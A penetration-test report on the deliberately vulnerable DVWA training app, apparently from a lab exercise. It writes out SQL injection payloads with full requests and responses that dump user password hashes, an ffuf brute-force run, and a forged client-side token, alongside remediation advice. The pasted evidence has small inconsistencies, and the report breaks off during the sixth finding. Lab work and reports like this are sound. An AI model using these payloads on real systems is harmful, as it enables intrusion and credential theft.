

SECURITY ASSESSMENT REPORT

Damn Vulnerable Web Application (DVWA)

Critical	High	Medium	Low
1	3	3	1

1. Executive Summary

This report presents the findings of a manual penetration test conducted against the Damn Vulnerable Web Application (DVWA) running at low security level. Testing was performed using Burp Suite Community Edition as the sole active tool, supplemented by ffuf for credential brute-force enumeration and browser DevTools for client-side analysis.

Eight confirmed vulnerabilities were identified across seven OWASP Top 10 (2021) categories. The most severe finding was SQL Injection which allowed complete extraction of the application's user credential database within minutes of initial access. Two additional critical/high severity findings (Brute Force and Local File Inclusion) compound the risk by providing alternative paths to account compromise and sensitive file disclosure.

The overall security posture of the application is rated CRITICAL. No finding required sophisticated exploitation, all vulnerabilities were confirmed using standard, widely-known techniques that require no specialist tooling.

2. Scope and Methodology

2.1 Scope

Target application: DVWA v1.10 running at http://localhost (Docker container)

Security level: Low

2.2 Methodology

Testing followed a manual black-box approach:

- Application mapping: all pages, parameters, and input fields catalogued before active testing began.
- Priority ordering: injection points (SQL, command) first, authentication second, client-side third.
- Tool used: Burp Suite Community Edition for request interception and Repeater manipulation.
- ffuf used for brute-force enumeration of the login endpoint.
- Browser DevTools used for client-side JavaScript analysis (JavaScript Attacks module).
- No automated vulnerability scanners (SQLMap, Nikto, ZAP) were used.

3. Risk Rating Methodology

Findings are rated using CVSS v3.1 base scores:

Score Range	Severity	Response SLA	Colour
9.0–10.0	Critical	Patch immediately	Red
7.0–8.9	High	Patch within 7 days	Orange
4.0–6.9	Medium	Patch within 30 days	Amber
0.1–3.9	Low	Next release cycle	Green

4. Findings Summary

ID	Title	Severity	CVSS	OWASP
F-01	SQL Injection Error-Based	Critical	9.8	A03:2021
F-02	SQL Injection UNION Schema Enumeration	High	8.8	A03:2021
F-03	Brute Force No Rate Limiting	High	9.1	A07:2021
F-04	Directory Listing Enabled	Medium	5.3	A05:2021
F-05	Client-Side Security Logic (JS Attacks)	Medium	5.3	A05:2021
F-06	Weak Session IDs Sequential	Medium	6.5	A07:2021
F-07	File Inclusion Hidden File / LFI	High	7.5	A01:2021
F-08	Missing Security Headers	Low	3.1	A05:2021

5. Detailed Findings

F-01 || SQL Injection || Error-Based

Severity	Critical	CVSS Score	9.8		
OWASP	A03:2021	URL	/vulnerabilities/sqli/		
CVSS Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H				

Description

The User ID parameter is directly concatenated into a SQL query without sanitisation. Submitting a single quote (') causes a MariaDB syntax error to be returned verbatim in the HTTP response, confirming unsanitised string injection. An attacker can leverage this to enumerate the database schema and extract all credential records.

Steps to Reproduce

1. Navigate to /vulnerabilities/sqli/ and enter: 1', a MariaDB syntax error is returned.
2. Send the request to Burp Repeater and test ORDER BY 1, ORDER BY 2 (both succeed), ORDER BY 3 (error), confirming exactly 2 columns.
3. Use UNION SELECT user(), database() to confirm DB user and database name.
4. Use UNION SELECT user, password FROM users to dump all usernames and MD5 password hashes.


Impact

Complete confidentiality breach of the users table. All credential hashes were extracted and subsequently cracked (see F-14). An attacker with this access could also attempt write operations or further lateral movement.

Remediation

Replace string concatenation with parameterised prepared statements (PDO or MySQLi). Apply principle of least privilege to the database user. Suppress verbose SQL error messages in production.

Evidence:



SendCancel<>Burp AI

Request

PrettyRawHex

1 GET /vulnerabilities/sqli/?id=1%27%20UNION%20SELECT%20user%2C%20password%20FROM%20users%20--%20&Submit=Submit HTTP/1.1

2 Host: localhost

3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"

4 sec-ch-ua-mobile: ?0

5 sec-ch-ua-platform: "Linux"

6 Accept-Language: en-US,en;q=0.9

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-User: ?1

13 Sec-Fetch-Dest: document

14 Referer: http://localhost/vulnerabilities/sqli/?id=1&Submit=Submit

15 Accept-Encoding: gzip, deflate, br

16 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=zkyEVM9qgx6KXN3Dwd99c7UVSwuVcRTmmhb4FL5hgWdJvjYQBpamL4PRL025; PHPSESSID=aah4hpqi330f6aiivfV583tb85; security=low

17 Connection: keep-alive

18

19

Response

PrettyRawHexRender

</pre>

<pre>

ID: 1' UNION SELECT user, password

FROM users --

First name: gordonb

Surname:

e99a18c428cb38d5f260853678922e03

</pre>

<pre>

ID: 1' UNION SELECT user, password

FROM users --

First name: 1337

Surname:

8d3533d75ae2c3966d7e0d4fcc69216b

</pre>

<pre>

ID: 1' UNION SELECT user, password

FROM users --

First name: pablo

Surname:

0d107d09f5bbe40cade3de5c71e9e9b7

</pre>

<pre>

ID: 1' UNION SELECT user, password

FROM users --

First name: smithy

Surname:

5f4dcc3b5aa765d61d8327deb882cf99

</pre>

</div>

<h2>

87

88

89

0 highlights

0 highlights

Done

Event log (1) All issues

M

F-02 || SQL Injection|| UNION-Based Schema Enumeration

Severity	High	CVSS Score	8.8		
OWASP	A03:2021	URL	/vulnerabilities/sqli/		
CVSS Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N				

Description

Using the same injection point identified in F-01, systematic UNION-based enumeration was performed to map the full database schema. Table names were extracted from information_schema, followed by column enumeration for the users table, and a final full credential dump.

Steps to Reproduce

5. UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database(), returned: users, guestbook.
6. UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users', returned: user_id, first_name, last_name, user, password, avatar.
7. UNION SELECT user, password FROM users, dumped all user:hash pairs (admin, gordonb, 1337, pablo, smithy).

Impact

Full database schema discovery in three sequential requests. The attacker gains a complete map of all tables and columns, enabling targeted data extraction beyond credentials.

Remediation

Same as F-01. Additionally, restrict database user privileges so the application account cannot query information_schema.

Evidence

Request

PrettyRawHex

1GET /vulnerabilities/sqli?id=1%27%20UNION%20SELECT%20column_name%20%20null%20FROM%20information_schema.columns%20WHERE%20table_name%3D%27users%27%20--%20&Submit=Submit HTTP/1.1

2Host: localhost

3sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"

4sec-ch-ua-mobile: ?0

5sec-ch-ua-platform: "Linux"

6Accept-Language: en-US,en;q=0.9

7Upgrade-Insecure-Requests: 1

8User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

9Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

10Sec-Fetch-Site: same-origin

11Sec-Fetch-Mode: navigate

12Sec-Fetch-User: ?1

13Sec-Fetch-Dest: document

14Referer: http://localhost/vulnerabilities/sqli/

15Accept-Encoding: gzip, deflate, br

16Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=zkyEVM9qgx6KXN3Dwd99c7UVSwuVcRTmmhb4FL5hgwdJvjYQBpamL4PRL025; PHPSESSID=tdps2gn2g14g55deksl2k5tcl3; security=low

17Connection: keep-alive

18

19

Response

PrettyRawHexRender

81<input type="text" size="15" name="id">

82<input type="submit" name="Submit" value="Submit">

83</p>

84</form>

85<pre>

86ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' --
First name: admin
Surname: admin</pre><pre>ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' --
First name: user_id
Surname: </pre><pre>ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' --
First name: first_name
Surname: </pre><pre>ID: 1' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name='users' --
First name: last_name
Surname: </pre>

Search0 highlights

Search0 highlights

one

1 x +

SendCancel<>Burp AI

Request

PrettyRawHex

1GET /vulnerabilities/sqli?id=1%27%20UNION%20SELECT%20user%20%20password%20FROM%20users%20--%20&Submit=Submit HTTP/1.1

2Host: localhost

3sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"

4sec-ch-ua-mobile: ?0

5sec-ch-ua-platform: "Linux"

6Accept-Language: en-US,en;q=0.9

7Upgrade-Insecure-Requests: 1

8User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

9Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

10Sec-Fetch-Site: same-origin

11Sec-Fetch-Mode: navigate

12Sec-Fetch-User: ?1

13Sec-Fetch-Dest: document

14Referer: http://localhost/vulnerabilities/sqli/

15Accept-Encoding: gzip, deflate, br

16Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=zkyEVM9qgx6KXN3Dwd99c7UVSwuVcRTmmhb4FL5hgwdJvjYQBpamL4PRL025; PHPSESSID=tdps2gn2g14g55deksl2k5tcl3; security=low

17Connection: keep-alive

18

19

Response

PrettyRawHexRender

78<form action="#" method="GET">

79<p>

80User ID:

81<input type="text" size="15" name="id">

82<input type="submit" name="Submit" value="Submit">

83</p>

84</form>

85<pre>

86ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: admin</pre><pre>ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre>

Search0 highlights

Search0 highlights

Done

Event logAll issues

Me

F-03 || Brute Force || No Rate Limiting or Account Lockout

Severity	High	CVSS Score	9.1		
OWASP	A07:2021	URL	/vulnerabilities/brute/		
CVSS Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N				

Description

The login form at the Brute Force page accepts unlimited authentication attempts with no rate limiting, account lockout, or CAPTCHA. Testing was performed using ffuf with the rockyou wordlist. The correct password 'password' was identified by its distinctly larger response size (4413 bytes) compared to failed attempts (4323 bytes).

Steps to Reproduce

8. Capture a failed login GET request in Burp and note the response size.
9. Run ffuf against the password parameter using rockyou_1.txt wordlist with filter: -fr 'Username and/or password incorrect'.
10. ffuf returned 'password' as the matching credential with response size 4413 vs baseline 4323.
11. Confirmed successful login via browser:
localhost/vulnerabilities/brute/?username=admin&password=password

Impact

Any account with a dictionary password is recoverable by an unauthenticated attacker within minutes. The admin account was compromised in a single automated scan run.

Remediation

Implement account lockout after 5 failed attempts. Add exponential back-off delays. Deploy CAPTCHA on the login form. Enforce a strong password policy.

Evidence



v2.1.0-dev

```
-----  
:: Method      : GET  
:: URL         : http://172.17.0.1/vulnerabilities/brute/?username=admin&password=FUZZ&Login=Login  
:: Wordlist    : FUZZ: /home/sparshbhardwaj/rockyou_1.txt  
:: Header      : Cookie: PHPSESSID=934tl29jt7nbr0fn244l48sfi6;security=low  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads     : 40  
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter      : Regexp: Username and/or password incorrect.  
-----
```

```
password      [Status: 200, Size: 4413, Words: 179, Lines: 109, Duration: 9ms]  
#1bitch       [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 90ms]  
sexy#1        [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 58ms]  
#lpimp        [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 57ms]  
#lhottie      [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 62ms]  
#lprincess    [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 56ms]
```

```
password      [Status: 200, Size: 4413, Words: 179, Lines: 109, Duration: 9ms]  
#1bitch       [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 90ms]  
sexy#1        [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 58ms]  
#lpimp        [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 57ms]  
#lhottie      [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 62ms]  
#lprincess    [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 56ms]  
#lstunna     [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 57ms]  
jesus#1       [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 63ms]  
chivas#1      [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 70ms]  
hottie#1      [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 62ms]  
#llove        [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 77ms]  
babygirl#1    [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 64ms]  
#langel       [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 82ms]  
princess#1    [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 89ms]  
#lcutie       [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 70ms]  
rangers#1     [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 64ms]  
angel#1       [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 66ms]  
cutie#1       [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 65ms]  
#lmommy       [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 65ms]  
#lgirl        [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 66ms]  
baby#1        [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 70ms]  
bitch#1       [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 73ms]  
#lbabygirl    [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 64ms]  
#llover       [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 88ms]  
soccer#1      [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 78ms]  
chris#1       [Status: 200, Size: 4323, Words: 171, Lines: 109, Duration: 64ms]
```

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin



More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP_AT.004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP_AT.004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Elements

Console

Sources

Application

Filter

Only show cookies with

Application	Name	Value	D...	P...	Ex...	Size	H...	S...
Manif...	ph_phc_4UR...	%78%22%34devic...	lo...	/	2...	554		
Servi...	PHPSESSID	934f29f7b0f0f2...	lo...	/	S...	35		
Stora...	r_lanonymo...	RudderEncrypt%3...	lo...	/	2...	129		
Storage	r_l_page_init...	RudderEncrypt%3...	lo...	/	2...	85		
Local ...	r_l_page_init...	RudderEncrypt%3...	lo...	/	2...	91		
Sessi...	r_l_session	RudderEncrypt%3...	lo...	/	2...	186		
Euten...	r_l_trait	RudderEncrypt%3...	lo...	/	2...	262		
Index...	r_l_user_id	RudderEncrypt%3...	lo...	/	2...	212		
Cooki...	security	low	lo...	/	S...	11		
htt...								
Privat...								
Intere...								
Share...								
Cach...								
Stora...								
Backgroun...								
Back/...								
Back...								
Back...								
Boun...								
Notif...								
Paym...								
Perio...								
I→ Spec...								
Push...								
Repo...								
Devic...								
Frames								
top								

No cookie selected
Select a cookie to preview its value

F-04 || Directory Listing Enabled || /vulnerabilities/

Severity	Medium	CVSS Score	5.3		
OWASP	A05:2021	URL	/vulnerabilities/		
CVSS Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N				

Description

Apache directory listing is enabled for the /vulnerabilities/ path. Navigating directly to this URL returns a full index of all vulnerability module directories and PHP files, including view_source.php and view_source_all.php. The server banner (Apache/2.4.25 Debian) is also disclosed in the page footer.

Steps to Reproduce

12. Navigate directly to `http://localhost/vulnerabilities/` without authentication.
13. The server returns a full directory index listing all subdirectories and PHP files.
14. Apache version (2.4.25 Debian) is disclosed in the footer — this version dates to 2016.

Impact

An attacker gains a complete map of the application's module structure without any interaction with the application itself. Source code viewer files (`view_source.php`) are directly enumerable.

Remediation

Disable Apache directory listing via `Options -Indexes` in the virtual host or `.htaccess` configuration.

Evidence

Index of /vulnerabilities

Name	Last modified	Size	Description
 Parent Directory		-	
 brute/	2018-10-12 17:44	-	
 captcha/	2018-10-12 17:44	-	
 csp/	2018-10-12 17:44	-	
 csrf/	2018-10-12 17:44	-	
 exec/	2018-10-12 17:44	-	
 fi/	2018-10-12 17:44	-	
 javascript/	2018-10-12 17:44	-	
 sqli/	2018-10-12 17:44	-	
 sqli_blind/	2018-10-12 17:44	-	
 upload/	2018-10-12 17:44	-	
 view_help.php	2018-10-12 17:44	632	
 view_source.php	2018-10-12 17:44	2.2K	
 view_source_all.php	2018-10-12 17:44	2.7K	
 weak_id/	2018-10-12 17:44	-	
 xss_d/	2018-10-12 17:44	-	
 xss_r/	2018-10-12 17:44	-	
 xss_s/	2018-10-12 17:44	-	

Apache/2.4.25 (Debian) Server at localhost Port 80

F-05 || Client-Side Security Logic || JavaScript Attacks

Severity	Medium	CVSS Score	5.3		
OWASP	A05:2021	URL	/vulnerabilities/javascript/		
CVSS Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N				

Description

The JavaScript Attacks module implements its token validation entirely in client-side JavaScript. The token is generated as MD5(ROT13(phrase)). An attacker who reads the page source can compute a valid token for any phrase value, bypassing the intended challenge. The server accepts the forged submission without server-side validation of the transformation chain.

Steps to Reproduce

15. Open DevTools (F12) → Sources and locate the generate_token() function.
16. The function is: document.getElementById('token').value = md5(rot13(phrase)).
17. Compute ROT13('success') = 'fhpprff', then MD5('fhpprff') = 38581812b435834ebf84ebcc2c6424d6.
18. Submit phrase=success&token=38581812b435834ebf84ebcc2c6424d6 via Burp — server accepts and returns success.

Impact

Any user can read the client-side transformation logic, forge valid tokens, and bypass the application's intended validation. This demonstrates that security controls must never rely solely on client-side enforcement.

Remediation

Move token generation and validation to the server side. Never expose security transformation logic in client-side JavaScript. The server should independently compute the expected token and compare.

Evidence


```

72 |         <input type="submit" id="send" name="send" value="Submit" />
73 |     </form><script>
74 |
75 |     /*
76 |     MD5 code from here
77 |     https://github.com/blueimp/JavaScript-MD5
78 |     */
79 |
80 |     !function(n){"use strict";function t(n,t){var r=(65535&n)+(65535&t);return(n>>16)
81 |
82 |         function rotl3(inp) {
83 |             return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode((c<
84 |         })
85 |
86 |         function generate_token() {
87 |             var phrase = document.getElementById("phrase").value;
88 |             document.getElementById("token").value = md5(rotl3(phrase));
89 |         }
90 |
91 |         generate_token();
92 |     </script> </div>
93 |     <h2>More Information</h2>
94 |     <ul>
95 |         <li><a href="https://www.w3schools.com/js/" target="_blank">https://www.w
96 |         <li><a href="https://www.youtube.com/watch?v=cs7EQdW05o0&index=17&list=WL
97 |         <li><a href="https://ponyfoo.com/articles/es6-proxies-in-depth" target="_
98 |     </ul>
99 |     <p><i>Module developed by <a href='https://twitter.com/digininja'>Digininja</
100 | </div>
101 |
102 |         <br /><br />
103 |
104 |     </div>
105 |
106 |     <div class="clear">
107 |     </div>
108 |
109 |     <div id="system_info">
110 |         <input type="button" value="View Help" class="popup_button" id='h
111 |     </div>
112 |
113 |     <div id="footer">
114 |
115 |         <p>Damn Vulnerable Web Application (DVWA) v1.10 *Development*</p>
116 |         <script src='/dvwa/js/add_event_listeners.js'></script>
117 |
118 |     </div>
119 |
120 |
121 | </div>

```

▼ Call Stack

Not paused

- XHR/fetch Breakpoints
- DOM Breakpoints
- Global Listeners
- Event Listener Breakpoints
- CSP Violation Breakpoints

rot13.com

[About ROT13](#)

success



ROT13 ▾



fhpprrff

#	Time	Type	URL	Status	Size	Content-Type	Method	Response	Time
2	12:30:4	POST	/login.php	302	337	HTML	php	Welcome : Damn Vul...	12:30:4
3	12:30:4	GET	/index.php	200	7135	HTML	php	Vulnerability: DOM B...	12:30:4
4	12:31:2	GET	/vulnerabilities/xss_d/	200	5136	HTML		Vulnerability: DOM B...	12:31:2
5	12:36:9	GET	/vulnerabilities/xss_d/?default=En...	200	5136	HTML		Vulnerability: DOM B...	12:36:9
6	12:37:1	GET	/security.php	200	5717	HTML	php	DVWA Security : Da...	12:37:1
8	12:37:2	GET	/vulnerabilities/javascript/	200	8708	HTML		Vulnerability: JavaScri...	12:37:2
9	12:39:1	GET	/well-known/appspecific/com.chr...	404	538	HTML	json	404 Not Found	12:39:1
10	12:41:4	POST	/vulnerabilities/javascript/	200	8741	HTML		Vulnerability: JavaScri...	12:41:4
11	12:41:4	GET	/well-known/appspecific/com.chr...	404	537	HTML	json	404 Not Found	12:41:4

Request

PrettyRawHex

11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://localhost/vulnerabilities/javascript/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: languages=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=zkyEVM9qgx6KXN30wd99c7UVSwuvcRTmh4FLShgwdjvYQBpamL4PRL0z5; PHPSESSID=hf7K4dq80i6vf0j4lsbk1g99m7; security=low
21 Connection: keep-alive
23 token=6b479aefbd90795395b3e7089ae0dc096phrase=ChangeMe&send=Submit

Response

PrettyRawHexRender

2 Date: Tue, 19 May 2020 12:41:45 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 8413
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=utf-8
12
13
14 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" *http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd*>
15
16 <html xmlns="http://www.w3.org/1999/xhtml">
17
18 <head>
19 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8

Inspector

Request attributes2

Request body parameters3

Request cookies6

Request headers20

Response headers10

0 highlights

0 highlights

md5hashgenerator.com

DT

Dan's Tools

Web Dev

Conversion

Encoders / Decoders

Formatters

Internet

English

Discover more

Web Develo...>

Encryption ...>

SHA-512 Ge...>

Text Encodi...>

Advanced H...>

Hash Comp...>

SHA-256 Val...>

MD5 Hash A...>

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

fhpprrf

Generate

Your String

fhpprrf

MD5 Hash

38501812b435834ebf84ebcc2c6424d6

Copy

SHA1 Hash

7c318b50f2904c3dee65745be16201a8dd3c7e4a

Copy

This MD5 hash generator is useful for encoding passwords, credit cards numbers and other sensitive data into MySQL, Postgress or other databases. PHP programmers, ASP programmers and anyone developing on MySQL, SQL, Postgress or similar should find this online tool an especially handy resource.

What is an MD5 hash?

An MD5 hash is created by taking a string of an any length and encoding it into a 128-bit fingerprint. Encoding the same string using the MD5 algorithm will always result in the same 128-bit hash output. MD5 hashes are commonly used with smaller strings when storing passwords, credit card numbers or other sensitive data in databases such as the popular MySQL. This tool provides a quick and easy way to encode an MD5 hash from a simple string of up to 256 characters in length.

Related Tools

Sha1 Hash Generator

Discover more

Secure Password Vault>

Computer Security>

Password Security G...>

Data Integrity Solutions>

String Manipulation T...>

Cryptography Consu...>

Website Security Audit>

Mathematics>

Outlook

File

New e

Vulnerabil

WA

raScript Att

Submit

What is an MD5 hash?

An MD5 hash is created by taking a string of an any length and encoding it into a 128-bit fingerprint. Encoding the same string using the MD5 algorithm will always result in the same 128-bit hash output. MD5 hashes are commonly used with smaller strings when storing passwords, credit card numbers or other sensitive data in databases such as the popular MySQL. This tool provides a quick and easy way to encode an MD5 hash from a simple string of up to 256 characters in length.

F-06 || Weak Session IDs || Sequential and Predictable

Severity	Medium	CVSS Score	6.5		
OWASP	A07:2021	URL	/vulnerabilities/weak_id/		
CVSS Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N				

Description

The Weak Session IDs module generates session identifiers that increment sequentially by 1 on each click (dvwaSession=3, 4, 5, 6...). Burp HTTP History shows the Set-Cookie header returning dvwaSession=4 then dvwaSession=5 on consecutive requests. A predictable session ID allows an attacker to enumerate and hijack active user sessions.

Steps to Reproduce

19. Navigate to /vulnerabilities/weak_id/ and click Generate.
20. Observe Set-Cookie: dvwaSession=3 in the first response.
21. Click Generate again — Set-Cookie: dvwaSession=4.
22. Burp HTTP History shows rows 24-27 all to /vulnerabilities/weak_id/ with cookies dvwaSession=3, 4, 5, 6 in sequence.

Impact

An attacker can enumerate sequential session IDs to identify active sessions and hijack authenticated user accounts without requiring credentials.

Remediation

Generate session identifiers using a cryptographically secure random number generator (CSPRNG) with at least 128 bits of entropy. PHP: session_regenerate_id() with a secure random source.

Evidence

24	http://localhost	POST	/vulnerabilities/weak_id/	200	3866	HTML	Vulnerability: Weak S...	127.0.0.1	dwaSession=3	12:50:0
25	http://localhost	POST	/vulnerabilities/weak_id/	200	3865	HTML	Vulnerability: Weak S...	127.0.0.1	dwaSession=4	12:50:0
26	http://localhost	POST	/vulnerabilities/weak_id/	200	3865	HTML	Vulnerability: Weak S...	127.0.0.1	dwaSession=5	12:50:0
27	http://localhost	POST	/vulnerabilities/weak_id/	200	3865	HTML	Vulnerability: Weak S...	127.0.0.1	dwaSession=6	12:50:0
28	http://localhost	GET	/	200	7049	HTML	Welcome :: Damn Vul...	127.0.0.1		12:52:0
29	http://localhost	GET	/logout.php			php		127.0.0.1		12:52:0
30	http://localhost	GET	/logout.php	302	337	HTML		127.0.0.1		12:52:2
31	http://localhost	GET	/login.php	200	1896	HTML	php	127.0.0.1		12:52:2
32	http://localhost	POST	/login.php	302	337	HTML	php	127.0.0.1		12:52:3
33	http://localhost	GET	/index.php	200	7135	HTML	php	127.0.0.1		12:52:3

Request

PrettyRawHex

Content-Type: application/xhtml+xml; charset=utf-8

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

